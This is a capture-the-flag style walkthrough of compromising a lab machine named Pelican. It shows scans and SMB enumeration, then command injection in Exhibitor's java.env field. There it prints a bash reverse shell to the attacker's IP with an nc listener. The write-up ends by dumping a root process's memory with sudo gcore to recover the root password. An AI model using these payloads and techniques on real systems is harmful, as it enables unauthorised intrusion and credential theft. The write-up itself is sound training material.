Pelican

Key Takeaways

Walkthrough

Target: 192.168.153.98

Starting off with a rustscan to get some quick enumeration going so I something to look at while the longer enum runs in the background

```
rustscan -a 192.168.153.98 --ulimit 5000 | tee rustscan

PORT      STATE SERVICE         REASON
22/tcp    open  ssh             syn-ack ttl 61
139/tcp   open  netbios-ssn     syn-ack ttl 61
445/tcp   open  microsoft-ds    syn-ack ttl 61
631/tcp   open  ipp             syn-ack ttl 61
2181/tcp  open  eforward        syn-ack ttl 61
2222/tcp  open  EtherNetIP-1    syn-ack ttl 61
8080/tcp  open  http-proxy      syn-ack ttl 61
8081/tcp  open  blackice-icecap syn-ack ttl 61
34051/tcp open  unknown         syn-ack ttl 61
```

Getting autorecon running

```
sudo autorecon 192.168.153.98 --nmap-append="--min-rate=5000" --dirbust
er.threads=30 -v
```

Getting nmap running

```
sudo nmap -sC -sV 192.168.153.98 -oA default_scripts
```

```
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGR
OUP)
631/tcp  open  ipp         CUPS 2.2
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Forbidden - CUPS v2.2.10
2222/tcp open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open  http        Jetty 1.0
|_http-server-header: Jetty(1.0)
|_http-title: Error 404 Not Found
8081/tcp open  http        nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.153.98:8080/exhibitor/v1/u
i/index.html
|_http-server-header: nginx/1.14.2
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2025-08-15T11:28:59-04:00
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-08-15T15:29:01
|_  start_date: N/A
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
```

- 22 SSH
- 139 / 445 SMB
- 633 CUPS 2.2 IPP
- 2222 SSH
- 8080 HTTP server Jetty
- 8081 nginx 1.14.2

22 SSH

- Attempting a random ssh into the system using a default credential like root toor, root root

```
┌──(kali㉿kali)-[~/pg/pelican]
└─$ ssh root@192.168.153.98
The authenticity of host '192.168.153.98 (192.168.153.98)' can't be established.
ED25519 key fingerprint is SHA256:b8NU+7sRCToMclsR01a4d9elt1NOqyyUHKteh+I977o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.153.98' (ED25519) to the list of known hosts.
root@192.168.153.98's password:
Permission denied, please try again.
root@192.168.153.98's password:
Permission denied, please try again.
root@192.168.153.98's password:
```

Looking at the ssh script scan output from nmap I don’t see anything of interest there either

139 / 445 SMB

Looking at Enum4Linux output

- The intsance does not require SMB signing
- Null session access as well as guest session access using a random username was allowed

manually enumerated shares with nxc

```
nxc smb 192.168.153.98 -u '' -p '' --shares
SMB         192.168.153.98  445    PELICAN         [*] Unix - Samba (name:PELIC
AN) (domain:) (signing:False) (SMBv1:True)
SMB         192.168.153.98  445    PELICAN         [+] \:
SMB         192.168.153.98  445    PELICAN         [*] Enumerated shares
SMB         192.168.153.98  445    PELICAN         Share           Permissions     Re
mark
SMB         192.168.153.98  445    PELICAN         -----           -----------     ------
SMB         192.168.153.98  445    PELICAN         print$                          Printer Dr
ivers
SMB         192.168.153.98  445    PELICAN         IPC$                            IPC Servi
ce (Samba 4.9.5-Debian)
```

Note: Samba version 4.9.5

Using a guest session didn’t yield any additional information

Enum4linux was able to discern a password policy via RPC

```
 ===========================================
|    Policies via RPC for 192.168.153.98    |
 ===========================================
%[94m[*] Trying port 445/tcp%[0m
%[92m[+] Found policy:
Domain password information:
  Password history length: None
  Minimum password length: 5
  Maximum password age: 49710 days 6 hours 21 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: 49710 days 6 hours 21 minutes%[0m
```

It looks pretty weak, but I think I will save any bruteforce attempts for later

Interestingly NXC said I don't have any permissions to read/write into the IPC$ share, but I was able to connect to it with SMBclient and read, all though there wasn't anything there. I wonder if maybe NXC said that because there's nothing there

```
┌──(kali㉿kali)-[~/pg/pelican]
└─$ smbclient -N //192.168.153.98/IPC$
Try "help" to get a list of possible commands.
smb: \> put test
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \test
smb: \> allinfo
allinfo <file>
smb: \> lcd
smb: \> pwd
Current directory is \\192.168.153.98\IPC$\
smb: \> reput test
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \test
smb: \>
```

633 CUPS 2.2 IPP

Nmap script scans for cups didn't yield anything interesting

```
nmap -vv --reason -Pn -T4 --min-rate=5000 -sV -p 631 "--script=banner
```

```
# Nmap 7.95 scan initiated Fri Aug 15 11:27:54 2025 as: /usr/lib/nmap/nmap -vv --reason -Pn -T4 --min-rate=5000 -s
Nmap scan report for 192.168.153.98
Host is up, received user-set (0.034s latency).
Scanned at 2025-08-15 11:27:54 EDT for 27s

PORT    STATE SERVICE REASON         VERSION
631/tcp open  ipp     syn-ack ttl 61 CUPS 2.2
|_cups-info: ERROR: Script execution failed (use -d to debug)
|_http-server-header: CUPS/2.2 IPP/2.1
|_cups-queue-info: ERROR: Script execution failed (use -d to debug)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 15 11:28:21 2025 -- 1 IP address (1 host up) scanned in 26.90 seconds
```


2222 SSH

This looks to be the same thing as the 22 ssh instance according to the version

```
┌──(kali㉿kali)-[~/pg/pelican/results]
└─$ ssh root@192.168.153.98 -p 2222
root@192.168.153.98's password:
Permission denied, please try again.
root@192.168.153.98's password:
Permission denied, please try again.
root@192.168.153.98's password:
root@192.168.153.98: Permission denied (publickey,password).
```


8080 HTTP server Jetty 1.0

Going to the page




Whatweb identifies the server as Jetty 1.0 which i imagine is quite outdated

running searchsploit for Jetty the only potentially applicable results is for a directory traversal exploit



```
┌──(kali㉿kali)-[~/pg/pelican]
└─$ searchsploit jetty
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                                            |  Path
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Eclipse Jetty 11.0.5 - Sensitive File Disclosure                                                                                          | java/webapps/50478.txt
Jetty 3.1.6/3.1.7/4.1 Servlet Engine - Arbitrary Command Execution                                                                        | cgi/webapps/21895.txt
Jetty 4.1 Servlet Engine - Cross-Site Scripting                                                                                           | jsp/webapps/21875.txt
Jetty 6.1.x - JSP Snoop Page Multiple Cross-Site Scripting Vulnerabilities                                                                | jsp/webapps/33564.txt
jetty 6.x < 7.x - Cross-Site Scripting / Information Disclosure / Injection                                                               | jsp/webapps/9887.txt
Jetty 9.4.37.v20210219 - Information Disclosure                                                                                           | java/webapps/50438.txt
Jetty Web Server - Directory Traversal                                                                                                    | windows/remote/36318.txt
Mortbay Jetty 7.0.0-pre5 Dispatcher Servlet - Denial of Service                                                                           | multiple/dos/8646.php
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

https://www.exploit-db.com/exploits/36318



```
source: https://www.securityfocus.com/bid/50723/info

Jetty Web Server is prone to a directory-traversal vulnerability because it fails to sufficiently sanitize
user-supplied input.

Exploiting this issue will allow an attacker to view arbitrary files within the context of the webserver.
Information harvested may aid in launching further attacks.

http://www.example.com:9084/vci/downloads/.\..\..\..\..\..\..\..\Documents and Settings\All
Users\Application Data\VMware\VMware VirtualCenter\SSL\rui.key
```


Fuzzing the instance for directory traversal using a LFI payload list

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
-u http://192.168.153.98:8080/FUZZ -t 200
```

Nothing comes up here, so moving out

8081 nginx 1.14.2

Navigating to the root page / redirects me to a page



Hostname: pelican *(This server)*
Server Id: 1
Status: serving

Automatic Instance Restarts OFF ON
Log Cleanup Task OFF ON

Running searchsploit for exhibitor I find a Web UI RCE exploit


https://www.exploit-db.com/exploits/48654

This page says that the java.env script field in the config page is vulnerable to command injection using backticks or $()

Navigating to this page, and trying it using just a simple reverse shell payload works

```
payload used:
/bin/sh -i >& /dev/tcp/192.168.45.156/4444 0>&1

#start listener
rlwrap nc -lvnp 4444
```



Performing some enumeration, I land on the system as a user charles

```
┌──(kali㉿kali)-[~/pg/pelican]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.153.98] 33838
can't access tty; job control turned off
$ whoami
charles
$ sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
$
```

I am also able to run the binary gcore as sudo

Checking gtfo bins there are some potential privilege escalation vectors to try using gcore

.. / gcore

Star

File read | SUID | Sudo

It can be used to generate core dumps of running processes. Such files often contains sensitive information such as open files content, cryptographic keys, passwords, etc. This command produces a binary file named `core.$PID`, that is then often filtered with `strings` to narrow down relevant information.

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
gcore $PID
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which gcore) .
./gcore $PID
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcore $PID
```

I was finnicking around with the last one trying to append commands as my interpretation was that it would run those commands as sudo

I tried to read the root ssh file by doing that, but had no luck so perhpas I misunderstood what that meant

taking a step back and reading more of the gtfobins page, gcore can be used to make process memory dumps and those memory dumps often have sensitive information. It also notes that you then can filter through that with strings. So I just need to identify a process with sensitive information

Running Ps aux there is a process running as root that may be interesting

```
ps aux
```

```
root       494  0.0  0.0   2276    68 ?        Ss   11:21   0:00 /usr/bin/passwo
```

running ps aux again but grepping for this string because it got cut off

```
charles@pelican:~$ ps aux | grep password
ps aux | grep password
root       494  0.0  0.0   2276    68 ?        Ss   11:21   0:00 /usr/bin/password-store
charles  22370  0.0  0.0   6208   880 pts/0    S+   12:38   0:00 grep password
charles@pelican:~$
```

Running gcore on the password-store process and looking at strings

```
sudo gcore 494

strings core.494
```

```
001 Password: root:
ClogKingpinInning731
```

I find a value that may be roots password

```
ClogKingpinInning731
```

attempting to switch users to root

```
su root

enter pasword: ClogKingpinInning731
```

that worked

```
root@pelican:/home/charles#
```

```
root@pelican:/home/charles# ifconfig | grep inet
ifconfig | grep inet
        inet 192.168.153.98  netmask 255.255.255.0  broadcast 192.168.153.255
        inet 127.0.0.1  netmask 255.0.0.0
root@pelican:/home/charles# id
id
uid=0(root) gid=0(root) groups=0(root)
```